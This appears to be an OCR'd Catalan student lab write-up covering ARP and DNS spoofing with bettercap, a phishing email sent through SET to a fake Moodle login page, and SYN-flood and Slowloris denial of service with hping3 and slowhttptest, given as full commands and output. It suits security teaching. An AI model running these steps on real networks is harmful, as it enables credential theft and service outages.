192.168.30.0/23 > 192.168.31.248 » [09:02:12] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack will fail.
192.168.30.0/23 > 192.168.31.248 » [09:02:12] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
192.168.30.0/23 > 192.168.31.248 » net.sniff on
192.168.30.0/23 > 192.168.31.248 » [09:03:17] [net.sniff.mdns] mdns MACBOOKAIR-5DBA : PTR query for _companion-link._tcp.local
192.168.30.0/23 > 192.168.31.248 » [09:03:17] [net.sniff.mdns] mdns fe80::6c50:1b3d:c5c4:3d5c : PTR query for _spotify-connect._tcp.local
192.168.30.0/23 > 192.168.31.248 » [09:03:17] [net.sniff.mdns] mdns TEXEL : PTR query for _spotify-connect._tcp.local
192.168.30.0/23 > 192.168.31.248 » [09:03:17] [net.sniff.mdns] mdns fe80::105e:7b79:1a10:4cb7 : PTR query for lb._dns-sd._udp.local
192.168.30.0/23 > 192.168.31.248 » [09:03:17] [net.sniff.mdns] mdns fe80::105e:7b79:1a10:4cb7 : PTR query for _airport._tcp.local
192.168.30.0/23 > 192.168.31.248 » [09:03:17] [net.sniff.mdns] mdns fe80::105e:7b79:1a10:4cb7 : PTR query for _rdlink._tcp.local
192.168.30.0/23 > 192.168.31.248 » [09:03:17] [net.sniff.mdns] mdns fe80::105e:7b79:1a10:4cb7 : PTR query for _goog



File Actions Edit View Help
anonymous@keshi-hacker: ~
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
Content-Length: 22
Origin: http://testphp.vulnweb.com
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
uname=prova&pass=prova
login page — Mozilla Firefox (Private Browsing)
login page
testphp.vulnweb.com/login.php
Help Manual
Support Forums
Google Search
acunetix
acuart
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer
If you are already registered please enter your login information below:
Username :
Password :
login
You can also signup here.
Signup disabled. Please use the username test and the password test.
Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks.
www.eclectasy.com/Fractal-Explorer/index.html





DNS Poisoning / Spoofing) (BETTERCAP)


Amb l'ARP Spoof d'abans activarem un *dnsspoof* i injectarem un registre de DNS fals on ens redirigirà a la nostra màquina on hi tindrem una *fake page: m0odle.escoladeltreball.org* (**Moodle EDT**) i l'enviarem per correu utilitzant **SET** dient que "*URGENT! L'Eduard ha posat les notes de M06, entra urgentment i mira la nota que tens!!!*" llavors l'usuari entrarà i no se n'adonarà i li robarem les credencials mostrades al **SET**.


anonymous@keshi-hacker: ~
File Actions Edit View Help
192.168.30.0/23 > 192.168.31.248 » help arp.spoof
arp.spoof (not running): Keep spoofing selected hosts on the network.
arp.spoof on : Start ARP spoofer.
arp.ban on : Start ARP spoofer in ban mode, meaning the target(s) connectivity will not work.
arp.spoof off : Stop ARP spoofer.
arp.ban off : Stop ARP spoofer.
Parameters
arp.spoof.fullduplex : If true, both the targets and the gateway will be attacked, otherwise only the target (if the router has ARP spoofing protections in place this will make the attack fail). (default=false)
arp.spoof.internal : If true, local connections among computers of the network will be spoofed, otherwise only connections going to and coming from the external network. (default=false)
arp.spoof.skip_restore : If set to true, targets arp cache won't be restored when spoofing is stopped. (default=false)
arp.spoof.targets : Comma separated list of IP addresses, MAC addresses or aliases to spoof, also supports nmap style IP ranges. (default=<entire subnet>)
arp.spoof.whitelist : Comma separated list of IP addresses, MAC addresses or aliases to skip while spoofing. (default=)
192.168.30.0/23 > 192.168.31.248 » set arp.spoof.fullduplex true
192.168.30.0/23 > 192.168.31.248 » set arp.spoof.targets 192.168.31.157
192.168.30.0/23 > 192.168.31.248 » arp.spoof on
192.168.30.0/23 > 192.168.31.248 » [13:22:36] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack will fail.
192.168.30.0/23 > 192.168.31.248 » [13:22:36] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
192.168.30.0/23 > 192.168.31.248 »


192.168.30.0/23 > 192.168.31.248 » set arp.spoof.fullduplex true
192.168.30.0/23 > 192.168.31.248 » set arp.spoof.targets 192.168.31.157
192.168.30.0/23 > 192.168.31.248 » arp.spoof on
192.168.30.0/23 > 192.168.31.248 » [13:22:36] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack will fail.
192.168.30.0/23 > 192.168.31.248 » [13:22:36] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
192.168.30.0/23 > 192.168.31.248 » set dns.spoof.domains m0odle.escoladeltreball.org
192.168.30.0/23 > 192.168.31.248 » dns.spoof on
192.168.30.0/23 > 192.168.31.248 » [13:28:43] [sys.log] [inf] dns.spoof m0odle.escoladeltreball.org → 192.168.31.248
192.168.30.0/23 > 192.168.31.248 »



Institut Escola del Treball Barcelona
Nom d'usuari
Contrasenya
Inicia la sessió
Inicia sessió com a visitant





A partir d'aquí generem el mail phishing desde un compte de gmail robat a CryptoSEC.

1. Seleccionem la opció 5: **Mass Mailer Attack**.





2. Seleccionem la opció 5: **Mass Mailer Attack**. Omplim les opcions: `1`, `email destination`, `1`, `our email address`, `our email password`, `priority`, `attach file`, `fake email subject`, `body of messeage with END`



anonymous@osboxes: ~
File Actions Edit View Help
[---] Follow us on Twitter: @TrustedSec [---]
[---] Follow me on Twitter: @HackingDave [---]
[---] Homepage: https://www.trustedsec.com [---]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.
The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com
It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!
Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.
set> 5
Social Engineer Toolkit Mass E-Mailer
There are two options on the mass e-mailer, the first would
be to send an email to one individual person. The second option
will allow you to import a list and send it to as many people as
you want within that list.
What do you want to do:
1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer
99. Return to main menu.
set:mailer>1
set:phishing> Send email to:cryptocorp03@gmail.com
1. Use a gmail Account for your email attack.
2. Use your own server or open relay
set:phishing>

```
 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 5

   Social Engineer Toolkit Mass E-Mailer

   There are two options on the mass e-mailer, the first would
   be to send an email to one individual person. The second option
   will allow you to import a list and send it to as many people as
   you want within that list.

   What do you want to do:

    1.  E-Mail Attack Single Email Address
    2.  E-Mail Attack Mass Mailer

    99. Return to main menu.

set:mailer>1
set:phishing> Send email to:cryptocorp03@gmail.com

  1. Use a gmail Account for your email attack.
  2. Use your own server or open relay

set:phishing>1
set:phishing> Your gmail email address:aaroncryptosec@gmail.com
set:phishing> The FROM NAME the user will see:Aaron
Email password:
set:phishing> Flag this message/s as high priority? [yes|no]:yes
Do you want to attach a file - [y/n]: n
Do you want to attach an inline file - [y/n]: n
set:phishing> Email subject:URGENT! Eduard ha pujat les notes de M06 entra ja!!! m0odle.escoladeltreball.org
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:
```

```
set> 5

   Social Engineer Toolkit Mass E-Mailer

   There are two options on the mass e-mailer, the first would
   be to send an email to one individual person. The second option
   will allow you to import a list and send it to as many people as
   you want within that list.

   What do you want to do:

    1.  E-Mail Attack Single Email Address
    2.  E-Mail Attack Mass Mailer

    99. Return to main menu.

set:mailer>1
set:phishing> Send email to:cryptocorp03@gmail.com

  1. Use a gmail Account for your email attack.
  2. Use your own server or open relay

set:phishing>1
set:phishing> Your gmail email address:aaroncryptosec@gmail.com
set:phishing> The FROM NAME the user will see:Aaron
Email password:
set:phishing> Flag this message/s as high priority? [yes|no]:yes
Do you want to attach a file - [y/n]: n
Do you want to attach an inline file - [y/n]: n
set:phishing> Email subject:URGENT! Eduard ha pujat les notes de M06 entra ja!!! m0odle.escoladeltreball.org
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:p
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new line.
set:phishing> Enter the body of the message, type END (capitals) when finished:ENTRA JAAAAAA!! m0odle.escoladeltr
eball.org
Next line of the body:
```


set:phishing> Email subject:URGENT! Eduard ha pujat les notes de M06 entra ja!!! m0odle.escoladeltreball.org
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:p
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new line.
set:phishing> Enter the body of the message, type END (capitals) when finished:ENTRA JAAAAAA!! m0odle.escoladeltreball.org
Next line of the body: END
[*] SET has finished sending the emails
Press <return> to continue
Buscar correo
1 de 7
URGENT! Moodle
Recibidos
Aaron <aaroncryptosec@gmail.com>
10:30 (hace 43 minutos)
para mí
inglés
español
Traducir mensaje
Desactivar para: inglés
Hola Joan! El Canet ha pujat les notes de M06 - Urgent ENTRA!!!! m0odle.escoladeltreball.org
Responder
Reenviar


Institut Escola del Treball Barcelona: Inicia sessió en aquest lloc — Mozilla Firefox (Private Browsing)
Institut Escola del Treb
URGENT! Moodle - cryp
Institut Escola del Treb
m0odle.escoladeltreball.org
Search
Help Manual
Support Forums
Google Search
Institut Escola del Treball Barcelona
Nom d'usuari
Contrasenya
Recorda el nom d'usuari
Inicia la sessió
Heu oblidat el nom d'usuari o la contrasenya?
Les galetes han d'estar habilitades en el vostre navegador
Alguns cursos poden permetre l'accés de visitants
Inicia sessió com a visitant
No heu iniciat sessió
Inici
Resum de retenció de dades
Instal·leu l'aplicació mòbil



Spoofing CryptoSEC.NET with DOS Attack (BETTERCAP) (SlowHTTP)

Ídem que l'anterior però els targets son el **SOA** i el **Forwarding**, els clients interns de CryptoSEC quan hagin d'anar a la pàgina web **cryptosec.net**, entraràn a **cryptos3c.net** ja que el hacker ha avisat que hi hà una urgència a la pàgina principal i han d'entrar a la pàgina web dada pel hacker i les seves credencials seràn **robades sense que se'n adoni**!

1. El hacker activar el ARP Spoof amb targets del SOA i el Forwarder.
2. El hacker ha realitzat un DOS per tumbar l'apache2 (SOA): `hping3 --randsource -p80 -S --flood 10.200.243.164`

Ara explicaré què significa cada part de l'ordre:

- **p 80** és el port que triem atacar
- S activa el flag Syn

– flood indica a hping que enviï els paquets a la màxima velocitat possible

- ip_victima és la **ip** o **domini** a atacar

Si volem que la nostra ip no sigui visible podem afegir-li l'opció –ai la ip que falsejarem o bé utilitzar –rand-source amb què es generen adreces d'origen ip a l'atzar:

`hping3 --randsource -p80 -S --flood 10.200.243.164`

o també podem utilitzar: `Slowhttptest`, nosaltres utilitzarem **slowhttptest**.

slowhttptest - Denial Of Service attacks simulator

`slowhttptest -c 40000 -H -i 30 -r 500 -l 600 -u http://cryptosec.net`

`-c` *number of connections Specifies the target number of connections to establish during the test.*


`-H'` *Starts slowhttptest in SlowLoris mode, sending unfinished HTTP requests.*


`-i` *seconds Specifies the interval between follow up data for slowrois and Slow POST tests.*

`-r` *connections per second Specifies the connection rate.*

